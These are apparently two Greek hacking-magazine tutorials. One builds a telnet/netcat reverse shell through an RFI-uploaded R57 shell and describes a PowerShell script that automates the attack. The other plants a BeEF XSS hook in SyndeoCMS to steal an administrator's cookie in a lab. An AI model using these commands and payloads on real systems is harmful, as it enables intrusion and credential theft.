Αυτή τη φορά θα υποθέσουμε ότι το σύστημα-στόχος δεν έχει κανέναν κατάλογο με χαλαρά δικαιώματα, για να ανεβάσουμε κάποιο shell. Παρ' όλα αυτά η επίθεσή μας θα πετύχει, δημιουργώντας ένα back channel. Συγκεκριμένα, θα εκτελέσουμε στο server-θύμα το telnet, κατά τέτοιο τρόπο ώστε να συνδεθεί στο δικό μας μηχάνημα και να μας δώσει ένα κέλυφος εντολών. Για να πετύχουμε κάτι τέτοιο πρέπει να ξεκινήσουμε με το δικό μας σύστημα, στο οποίο θα τρέξουμε δύο στιγμιότυπα του netcat ως εξής:

```
nc -lp 2222
nc -lp 4444
```


Έπειτα, από το πεδίο «Run command” του shell R57 (στο μηχάνημα-θύμα), εκτελούμε το ακόλουθο:

```
telnet ip_επιτιθέμενου 2222 | /bin/sh | telnet  ip_επιτιθέμενου
4444
```

Αναρωτιέστε τι θα πετύχουμε με το παραπάνω; Αρχικά, το telnet θα συνδεθεί στο μηχάνημά μας (ip_επιτιθέμενου) και στη θύρα 2222. Συγκεκριμένα, θα συνδεθεί στον ένα από τους δύο listener που φτιάξαμε προηγουμένως με το netcat. Όσα πληκτρολογούμε σε αυτή τη σύνδεση, θα διοχετεύονται στο /bin/sh. Έτσι, από αυτή τη σύνδεση θα μπορούμε να εκτελούμε εντολές στο κέλυφος του απομακρυσμένου server. Η έξοδος του συγκεκριμένου κελύφους θα διοχετεύεται στη δεύτερη σύνδεση telnet: Σε εκείνη προς τη θύρα 4444 του μηχανήματός μας. Εκεί, όμως περιμένει ο δεύτερος listener. που δημιουργήσαμε νωρίτερα με το netcat. Μέσω αυτής της σύνδεσης θα μπορούμε να βλέπουμε το αποτέλεσμα των εντολών που εκτελούμε στο server! Περίπλοκο αλλά όμορφο. Έτσι δεν είναι;

Προσοχή στα back channel

Η προστασία από τα back channels αποτελεί σχετικά δύσκολη υπόθεση.



Το προγραμματάκι μας σε PowerShell έχει εισβάλει σ' έναν server με Windows XP. Στα αριστερά φαίνεται το παράθυρο του netcat, μέσω του οποίου έχουμε πρόσβαση στη γραμμή εντολών του θύματός μας.

Ωστόσο, υπάρχουν ορισμένα απλά πράγματα που θα πρέπει οπωσδήποτε να κάνουμε:

- Πρέπει να απενεργοποιούμε τις περιττές υπηρεσίες και να απομακρύνουμε τις άχρηστες εφαρμογές. Ποιος χρειάζεται το telnet τη σήμερον ημέρα; Ε;
- Μπορούμε να αποδίδουμε κατάλληλα δικαιώματα στα binaries --για παράδειγμα σε αυτό του telnet--, ώστε να εκτελούνται μόνο από το κάτοχό τους καθώς και από συγκεκριμένα user groups. Με άλλα λόγια, νομίζουμε ότι η εκτέλεση προγραμμάτων σαν το telnet από τον χρήστη www-data πρέπει να απαγορεύεται δια ροπάλου!
- Πρέπει να φροντίζουμε ώστε τα αρχεία και οι κατάλογοι του συστήματος να έχουν αυστηρά και σωστά ορισμένα δικαιώματα πρόσβασης.

Αυτοματοποιημένη επίθεση

Στην αρχή της παρουσίασης υποσχεθήκαμε ένα πρόγραμμα γραμμένο σε PowerShell. Το πρόγραμμά μας θα ελέγχει αν ο στόχος έχει την ευπάθεια RFI κι εφόσον την εντοπίζει θα ανεβάζει το shell R57 και το netcat. Ακολούθως θα εκτελεί αυτόματα όσα περιγράψαμε νωρίτερα, λαμβάνοντας υπόψη του το λειτουργικό σύστημα του στόχου. Εν ολίγοις, το πρόγραμμα που θα παρουσιάσουμε δεν θα κάνει τίποτα καινούργιο, παρά μόνο θα μας ξεκουράζει. Πιστεύουμε ότι η παρουσίαση αυτού του προγράμματος αποτελεί μια καλή ευκαιρία να δείξουμε το πολύ δυνατό εργαλείο των Windows, που ονομάζεται PowerShell. Σε αυτό το σημείο και πριν προχωρήσουμε στην ανάλυση του κώδικα, προτείνουμε να κατεβάσετε το script και να το ανοίξετε, ώστε να το έχετε μπροστά σας:

`http://bit.ly/dh008rfiauto`

Ανάλυση κώδικα

Στην γραμμή 142 το πρόγραμμα ζητά από το χρήστη τη διεύθυνση του στόχου και την καταχωρεί στην μεταβλητή $target. Ο χρήστης, βέβαια, θα πρέπει να δώσει το συγκεκριμένο URL του server, το οποίο υποψιά-

ζεται ότι παρουσιάζει την ευπάθεια RFI. Στις επόμενες γραμμές ορίζονται μερικές κρίσιμες μεταβλητές, οι οποίες καθορίζουν το URL με του netcat, του shell R57 και του μηχανήματός μας. Κατά πάσα πιθανότητα, πριν χρησιμοποιήσει κανείς το πρόγραμμα θα πρέπει να επέμβει σε αυτές τις γραμμές και να συμπληρώσει τα σωστά στοιχεία. Ακολούθως, το πρόγραμμα στέλνει ένα ειδικά κατασκευασμένο αίτημα στον server, για να ελέγξει αν πάσχει από την αδυναμία RFI. Η απόκριση του server αποθηκεύεται σε μια μεταβλητή ($result). Η τιμή αυτής της μεταβλητής δείχνει αν ο server έχει τη ζητούμενη αδυναμία ή όχι. Αν ο server είναι πράγματι ευπαθής, ελέγχεται ξανά η απόκρισή του, ώστε να προσδιοριστεί η διεύθυνση IP του. Στις γραμμές 167 έως 173 γίνεται έλεγχος σχετικά με το λειτουργικό σύστημα του server. Αν πρόκειται ένα σύστημα Linux, το πρόγραμμα εκτελεί τη συνάρτηση ονόματι “Linux». Διαφορετικά, αν πρόκειται για σύστημα Windows, εκτελείται η συνάρτηση ονόματι «Windows».

Συνάρτηση Linux

Στη γραμμή 3 πραγματοποιείται ένας έλεγχος ώστε να εντοπιστεί ο κατάλογος μέσα στον οποίο βρίσκεται το αρχείο με την ευπάθεια RFI. Κάτι τέτοιο είναι απαραίτητο, καθώς η επικοινωνία του προγράμματός μας με το shell R57 πραγματοποιείται με τη μέθοδο POST.

Στις γραμμές 7 έως 22 ξεκινάει ένα νέο αίτημα με την μέθοδο POST, το οποίο προσπαθεί να εκτελέσει στο σύστημα-στόχο την εντολή “netstat -tupln”. Η απόκριση του server αποθηκεύεται εκ νέου και στη συνέχεια ελέγχεται για το αν περιέχει το string “tcp .*:23 .* LISTEN”. Αν βρεθεί αυτό το string στην απόκριση του server, η θύρα 23 του μηχανήματος είναι ανοιχτή και το πρόγραμμά μας συμπεραίνει ότι τρέχει το telnet. Σε διαφορετική περίπτωση το πρόγραμμα τερματίζεται (το μηχάνημα-στόχος μοιάζει να μην έχει το telnet).

Εφόσον υπάρχει το telnet στο στόχο, το πρόγραμμά μας ξεκινά δύο listeners με το netcat (θύρες 2222 και 4444) στο δικό μας μηχάνημα. Έπειτα, ένα νέο αίτημα προς τον στόχο με τη μέθοδο POST, υπαγορεύει στο shell R57 να εκτελέσει την ακόλουθη γραμμή:

```
telnet $attack_ip 2222 | /bin/sh | telnet $attack_ip 4444
```

Έτσι, με τη βοήθεια των δύο listener που τρέχουν στο μηχάνημά μας θα δημιουργηθεί ένα back channel και θα αποκτήσουμε πρόσβαση στη γραμμή εντολών του server!


Συνάρτηση Windows

Η συνάρτηση ξεκινά όπως εκείνη για τους στόχους με Linux: Με τον εντοπισμό του καταλόγου στον οποίο κατοικεί το ευπαθές αρχείο PHP. Στις γραμμές 67-77 πραγματοποιείται ένα αίτημα με την μέθοδο POST, το οποίο απευθύνεται στο shell R57 και επιβάλει το κατέβασμα του netcat. Έπειτα ελέγχεται η απόκριση του server και το πρόγραμμα επιβεβαιώνει αν το netcat κατέβηκε στο στόχο επιτυχώς. Σε περίπτωση που δεν κατέβηκε, το πρόγραμμα τερματίζει.

Εφόσον το netcat βρίσκεται πλέον στο στόχο, πραγματοποιείται ένα νέο αίτημα με τη μέθοδο POST. Αυτή τη φορά, το shell R57 θα εκτελέσει στον server την ακόλουθη γραμμή:

```
netsh.exe firewall set portopening tcp 2222 nclistener enable all
```

Με αυτό τον τρόπο, το firewall του συστήματος θα ανοίξει τη θύρα 222 για το TCP, την οποία θα ονομάσει “nclistener”. Αυτή η θύρα θα χρησιμοποιηθεί αργότερα από το netcat, για να μιλήσει με το μηχάνημά μας. Σημει-



Το προγραμματάκι μας σε PowerShell έκανε και πάλι το θαύμα του! Αυτή τη φορά μπούκαρε σ' έναν server με Linux. Στα αριστερά φαίνονται τα δύο στιγμιότυπα του netcat, τα οποία εκτελούνται στο μηχάνημά μας. Από το ένα στέλνουμε τις εντολές μας στο κέλυφος (/bin/sh) του απομακρυσμένου server και από το άλλο βλέπουμε το αποτέλεσμα της εκτέλεσής τους.

ώστε ότι η παραπάνω εντολή προορίζεται για συστήματα Windows XP. Σε άλλες εκδόσεις των Windows απαιτείται διαφορετική σύνταξη. Φυσικά, το πρόγραμμά μας θα μπορούσε να τσεκάρει την έκδοση των Windows και να χρησιμοποιήσει αυτόματα τη σωστή εντολή. Ωστόσο, αν γράφαμε κώδικα για αυτή τη λειτουργία το πρόγραμμα θα μεγάλωνε αρκετά και τέλος πάντων θα ξεφεύγαμε από το θέμα του παρόντος άρθρου. Στις γραμμές 117 ως 127, το πρόγραμμα προσπαθεί να εκτελέσει τα ακόλουθα:

```
nc -lp 2222 -e cmd.exe
```

Αν πάνε όλα καλά, το ευπαθές σύστημα θα αποκτήσει έναν listener στο port 2222. Όταν ενεργοποιηθεί ο συγκεκριμένος listener, θα εκτελέσει το cmd.exe και θα το "δρομολογήσει" μέσω της σύνδεσης που έχει δεχτεί. Η γραμμή 134 του προγράμματος ανοίγει ένα παράθυρο του netcat στο δικό μας μηχάνημα και συνδέεται στον listener που ενεργοποιήθηκε πριν λίγο. Έτσι, αποκτάμε αμέσως πρόσβαση στη γραμμή εντολών του μηχανήματος-στόχου.

Επίλογος

Σε αυτό το άρθρο είδαμε μια τυπική, απλή επίθεση σχετική με το RFI, από τις πολλές που θα μπορούσσε ένας κακόβουλος χρήστης να πραγματοποιήσει εναντίον κάποιου site και συνεπώς του συστήματος που το φιλοξενεί. Είδαμε επίσης τις κυριότερες αιτίες που προκαλούν αυτού του είδους τις επιθέσεις και παρουσιάσαμε ένα προγραμματάκι που αυτοματοποιεί τη διαδικασία, σύμφωνα με όλα όσα παρουσιάσαμε. Ένας κακοπροαίρετος χρήστης θα μπορούσε πολύ εύκολα, με λίγες ακόμα γραμμές κώδικα, να συμπεριλάβει κι άλλες επιλογές εκμετάλλευσης (εκτός telnet). Θα τροφοδοτούσε επίσης το πρόγραμμα με μια λίστα από sites, πιθανότατα με καταστροφικές συνέπειες για κάποια εξ αυτών. Οπότε μη χάνετε χρόνο, ελέγξτε και ασφαλίστε τα συστήματά σας τώρα. Μια γραμμή αδύναμου κώδικα ή κάποια λανθασμένη ρύθμιση είναι αρκετή για να φέρει την καταστροφή.

Skill: Intermediate

Tags: XSS, BeEF, Metasploit, Timor-Leste

Εδώ το script, εκεί το script ποιος τρέχει το script;

Φυσικά εμείς ξέρουμε πολύ καλά που βρίσκονται τα σκριπτάκια μας. Οι στόχοι μας, όμως, δεν έχουν καμία ιδέα. Εδώ που τα λέμε, δεν γνωρίζουν καν ότι εκτελούν ξένα script. Για όσους δεν το κατάλαβαν, αναφερόμαστε στις επιθέσεις XSS. Πώς είπατε; Δεν ξέρετε τι είναι αυτές οι επιθέσεις; Συνεχίστε να διαβάζετε και μην ανησυχείτε καθόλου. Θα σας πούμε τα πάντα!

by Ion

Οι επιθέσεις XSS (πιο επίσημα Cross-Site Scripting) είναι από τις πλέον δημοφιλείς. Αν παρακολουθείτε τις εξελίξεις στο χώρο της ασφάλειας, θα έχετε διαπιστώσει ότι πρόκειται για τις πιο συχνά εμφανιζόμενες επιθέσεις εναντίον δικτυακών εφαρμογών και websites. Όμως τι ακριβώς είναι αυτό το Cross Site Scripting; Πριν συνεχίσουμε κρίνεται απαραίτητο να διαβάσετε το συμπληρωματικό άρθρο που δημοσιεύεται στο site του περιοδικού και συγκεκριμένα στη διεύθυνση


`http://deltahacker.gr/?p=5384`

Αφού το διαβάσετε γυρίστε εδώ -- μας περιμένει η συναρπαστική δράση!

XSS και BeEF

Θα δούμε τώρα στην πράξη τι μπορεί να καταφέρει κανείς με το XSS. Για την εργασία μας θα χρησιμοποιήσουμε μια πλατφόρμα επιθέσεων με το όνομα BeEF (Browser Exploitation Framework). Σε γενικές γραμμές, θα εργαστούμε ως εξής: Αρχικά θα πραγματοποιήσουμε μια επίθεση XSS σε κάποιο website. Το payload που θα ανεβάσουμε εκεί και το οποίο θα εκτελούν άθελά τους οι επισκέπτες, είναι γραμμένο σε JavaScript και ανήκει στο BeEF. Αυτό το payload στην ορολογία του BeEF ονομάζεται hook και θα υποχρεώνει τα θύματα να πραγματοποιούν μια σύνδεση στο μηχάνημά μας. Εκεί θα τους περιμένει το ίδιο το BeEF, το οποίο θα έχουμε ξεκινήσει εμείς! Έτσι, χρησιμοποιώντας αυτήν την πλατφόρμα θα είμαστε σε θέση να εξαπολύσουμε πολλές άλλες επιθέσεις, όχι σε κάποιο site, αλλά στα μηχανήματα των θυμάτων! Θα μπορούμε ακόμα να επιστρατεύσουμε και το Metasploit...

Ο καλύτερος τρόπος για να δείτε τι μπορεί να πετύχει το BeEF είναι να το δοκιμάσετε στην πράξη. Εμείς θα προσομοιώσουμε στο εργαστήριο μια επίθεση Persistent XSS, στο μηχάνημα με διεύθυνση 192.168.1.114. Εκεί θα βρίσκεται ένας server με μια ευπαθή υπηρεσία. Το θύμα μας θα βρι-



Εκμεταλλευόμενοι την ευπάθεια XSS στο SyndeoCMS μπορούμε να εκτελέσουμε κώδικα JavaScript. Να ένα καλό σημείο για να φυτέψουμε το hook του BeEF!

σκεται σ' ένα σύστημα με Windows 7 και διεύθυνση 192.168.1.104. Εμείς, στο ρόλο του επιτιθέμενου, θα βρισκόμαστε μπροστά σ' έναν υπολογιστή με το BackTrack 5r2 και τη διεύθυνση 192.168.1.109.

Ας υποθέσουμε ότι ο server βρίσκεται στο Τρίτο Δημοτικό και Γυμνάσιο του Ανατολικού Τιμόρ (παραβλέψτε ότι οι διευθύνσεις IP ανήκουν στο τοπικό μας δίκτυο). Στις διακοπές του Πάσχα, η διευθύντρια του σχολείου κατάφερε να εγκαταστήσει στο κεντρικό τους μηχάνημα το SyndeoCMS (www.syndeocms.org). Πρόκειται για ένα CMS που χρησιμοποιείται για διαχείριση σχολικών website. Ολόκληρη η σχολική κοινότητα έχει καταχαρεί! Οι μαθητές φτιάχνουν προσωπικές σελίδες, οι μικροί ανεβάζουν τις ζωγραφιές τους και οι μεγαλύτεροι τις φωτογραφίες τους και στιχάκια από αγαπημένα τραγούδια (Σ.τ.Ε. Φαντάζομαι και το "Ω, Εσύ, Ένδοξο κι Αιώνιο Τιμόρ", ε;) Όσο διασκεδάζουν και χαίρονται οι μικροί μας φίλοι, ο επιτιθέμενος κάνει μια αναζήτηση στο exploit-db και βγάζει λαυράκι: Το SyndeoCMS πάσχει από μια ευπάθεια, η οποία επιτρέπει επιθέσεις Persistent XSS (www.exploit-db.com/exploits/18686). Πρέπει να πούμε ότι για να ολοκληρωθεί μια τέτοια επίθεση στο συγκεκριμένο CMS, ο επιτιθέμενος πρέπει να διαθέτει λογαριασμό χρήστη. Εμείς δεν θα ασχοληθούμε με αυτό το ζήτημα, καθώς ξεφεύγει από το θέμα μας. Θα υποθέσουμε ότι ο επιτιθέμενος (δηλαδή εμείς) χρησιμοποίησε τεχνικές social engineering κι απέσπασε τα credentials ενός μαθητή.


Έχοντας τα στοιχεία πρόσβασης ενός αφελούς μαθητή (του Μέσου Παπαδόπουλου), επισκεπτόμαστε τη σελίδα του σχολείου στο http://192.168.1.114/syndeocms/starnet και κάνουμε login. Μεταβαίνουμε στο προφίλ του χρήστη (Configuration --> Personal Settings), απ' όπου μπορούμε να τροποποιήσουμε τα στοιχεία του. Εδώ εμφανίζεται η εξής ευπάθεια XSS: Τα δεδομένα που εισάγουμε στο πεδίο Email address δεν γίνονται sanitize (δηλαδή δεν ελέγχονται) από την εφαρμογή. Έτσι, μπορούμε να εισάγουμε κώδικα JavaScript ο οποίος θα εκτελείται κάθε φορά που εμφανίζεται η διεύθυνση email του Μέσου Παπαδόπουλου! Ξεκινάμε με μια απλή δοκιμή, ορίζοντας σαν email το ακόλουθο payload:

```
mesos@papadopoulos.com"><script>alert('DeltaHacker')</script>
```

Μόλις αποθηκεύσουμε τα στοιχεία του προφίλ και επισκεφτούμε ξανά την ίδια σελίδα, θα δούμε ένα alert box με το όνομα του περιοδικού. Σημειώστε ότι το payload θα εκτελείται όταν κάποιος επισκέπτεται το προφίλ του Παπαδόπουλου, όταν ο administrator εμφανίζει τις διευθύνσεις email των μαθητών και σε αρκετές ακόμα περιπτώσεις. Νομίζουμε ότι πρόκειται για μια καλή θέση για να φυτέψουμε το payload του BeEF. Ας το ξεκινήσουμε...

Εκκίνηση του BeEF

Την πρώτη φορά που θα θελήσουμε να χρησιμοποιήσουμε το BeEF πρέπει ν' ακολουθήσουμε τη διαδρομή Applications --> BackTrack --> Exploitation Tools --> Social Engineering Tools --> BEEF XSS Framework --> BeEF Installer. Έτσι θα εγκατασταθούν ορισμένα rubygems (βιβλιοθήκες και προγράμματα σε γλώσσα Ruby), τα οποία απαιτούνται για τη λειτουργία του BeEF. Στη συνέχεια μπορούμε να το ξεκινήσουμε, ακολουθώντας τη διαδρομή Applications --> BackTrack --> Exploitation Tools --> Social Engineering Tools --> BEEF XSS Framework --> BeEF. Στην κονσόλα που θα εμφανιστεί σύντομα, θα δούμε δύο σημαντικά URL. Το πρώτο αποτελεί το Hook URL, δηλαδή το payload που θα «φυτέψουμε» στο website. Το δεύτερο URL παραπέμπει στο περιβάλλον διαχείρισης



Το BeEF έχει ξεκινήσει κι εδώ βλέπουμε τα δύο links τα οποία μας παρέχει. Το πρώτο αποτελεί το hook, με το οποίο θα προσελκύσουμε τα θύματά μας. Το δεύτερο URL παραπέμπει στη σελίδα διαχείρισης ολόκληρου του framework (του BeEF).

του BeEF. Σημειώστε ότι για να εισέλθετε στο περιβάλλον του BeEF θα χρειαστεί να κάνετε login. Ωστόσο, ο Firefox του Backtrack έρχεται με το No-Script extension ενεργοποιημένο. Για να λειτουργήσει σωστά η σελίδα login του BeEF, λοιπόν, θα χρειαστεί να εξαιρέσετε το μηχάνημά σας από τη λειτουργία του εν λόγω extension (στην περίπτωσή μας, πατήσαμε κάτω δεξιά το "Allow 190.168.1.109"). Επίσης, έχετε υπόψη ότι το username και το password για το BeEF είναι η λέξη "beef", χωρίς τα εισαγωγικά.

Πίσω στο Τιμόρ

Τώρα που ξεκινήσαμε το BeEF, μπορούμε να συνεχίσουμε την επίθεση στο SyndeoCMS του σχολικού server. Καταρχάς αντιγράφουμε το πρώτο από τα δύο URL που μας έδωσε το BeEF. Αυτό το URL θα πρέπει να το εισαγάγουμε στο πεδίο "Email Address", στο προφίλ του Παπαδόπουλου. Συγκεκριμένα, καθώς το URL που πήραμε ήταν το "`http://192.168.1.109:3000/hook.js`" θα δώσουμε σαν email το εξής:


```
mp@mail.com"><script src="http://192.168.1.109:3000/hook.js"></
script>
```

Αυτό ήταν! Τώρα μπορούμε να αράξουμε και να περιμένουμε υπομονετικά, μέχρις ότου η διευθύντρια (ο administrator δηλαδή) αποφασίσει να ρίξει μια ματιά στη λίστα με τους χρήστες του συστήματος... Μερικές χιλιάδες χιλιόμετρα παραπέρα, η διευθύντρια του σχολείου ετοιμάζεται να κάνει τον καθιερωμένο απογευματινό έλεγχο, στη λειτουργία του σχολικού website. Ας μπούμε για λίγο τη θέση της: Είμαστε μπροστά στον υπολογιστή και σερφάρουμε. Η διεύθυνσή μας είναι η 192.168.1.104 (αυτήν ορίσαμε αρχικά ως τη διεύθυνση του θύματος) και χρησιμοποιούμε τα Windows 7 και το Firefox ESR 10.0.4. Αποφασίζουμε να κάνουμε τον καθιερωμένο έλεγχο στον σχολικό server και μετά το login ως administrator ρίχνουμε μια ματιά στη λίστα με τους χρήστες. Εκεί, όμως, εμφανίζονται και τα email των χρηστών. Έτσι, χωρίς να το καταλάβουμε, εκτελείται το

payload, το οποίο πραγματοποιεί μια σύνδεση από το μηχάνημά μας προς το μηχάνημα του επιτιθέμενου. Φυσικά, όλα αυτά συμβαίνουν χωρίς να μας ρωτήσει κανείς!

Ας ξαναγίνουμε πάλι ο εαυτός μας ;) Η διευθύντρια συνδέθηκε επιτέλους στο μηχάνημά μας. Όπως φαίνεται και στην εικόνα 4, ο browser της διευθύντριας εμφανίζεται στην αριστερή στήλη, της περιοχής διαχείρισης του BeEF. Από εδώ και πέρα, επιλέγοντας τον συγκεκριμένο browser μπορούμε να εκτελέσουμε διάφορες επιθέσεις! Αυτές εμφανίζονται στην καρτέλα Commands και έχουν αρκετά μεγάλο εύρος: Μπορούμε να αλλάξουμε όλα τα link που βλέπει η διευθύντρια στη σελίδα, να φορτώσουμε κάποιο video σε fullscreen στον browser της, να κλέψουμε το cookie για να συνδεθούμε κι εμείς σαν administrator στο SyndeoCMS, να χρησιμοποιήσουμε το μηχάνημά της σαν tunneling proxy και πάει λέγοντας. Ας δούμε, για παράδειγμα, πώς μπορούμε να πάρουμε το cookie του administrator. Αρκεί να πάμε στην καρτέλα Commands και να διαλέξουμε, από την κατηγορία Browser, την επίθεση Get Cookie. Μετά, αρκεί να πατήσουμε το κουμπί Execute, το οποίο εμφανίζεται κάτω δεξιά. Έτσι, στη μεσαία στήλη του περιβάλλοντος θα εμφανιστεί μια νέα γραμμή. Αυτή η στήλη αποτελεί το ιστορικό (το log, αν προτιμάτε) της συγκεκριμένης επίθεσης και η 